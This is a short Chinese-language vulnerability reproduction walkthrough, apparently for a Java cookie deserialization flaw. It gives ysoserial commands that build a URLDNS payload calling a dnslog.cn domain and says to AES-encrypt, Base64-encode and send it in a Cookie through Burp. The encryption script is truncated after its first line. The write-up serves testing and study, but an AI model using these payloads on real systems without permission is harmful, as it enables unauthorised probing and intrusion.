
漏洞复现

先在DNSLog Platform获得your-dnslog-domain,然后测试是否命令可以成功执行。
使用 ysoserial 去生成序列化的字节流
1 | PS D:\shiro_payload> java -jar .\ysoserial-all.jar URLDNS http://5507z0.dnslog.cn >urldns.ser |
JDK18 生成序列化字节流命令为
1 | cmd /c "java --add-opens=java.base/java.net=ALL-UNNAMED --add-opens=java.base/java.util=ALL-UNNAMED -jar .\ysoserial-all.jar URLDNS http://5507z0.dnslog.cn > urldns.ser" |
再将生成的 urldns.ser,进行 AES 加密和 Base64 编码
1 | import base64 |
使用 Burp 进行抓包

然后将编码得到的 payload 填入 Cookie 中,send
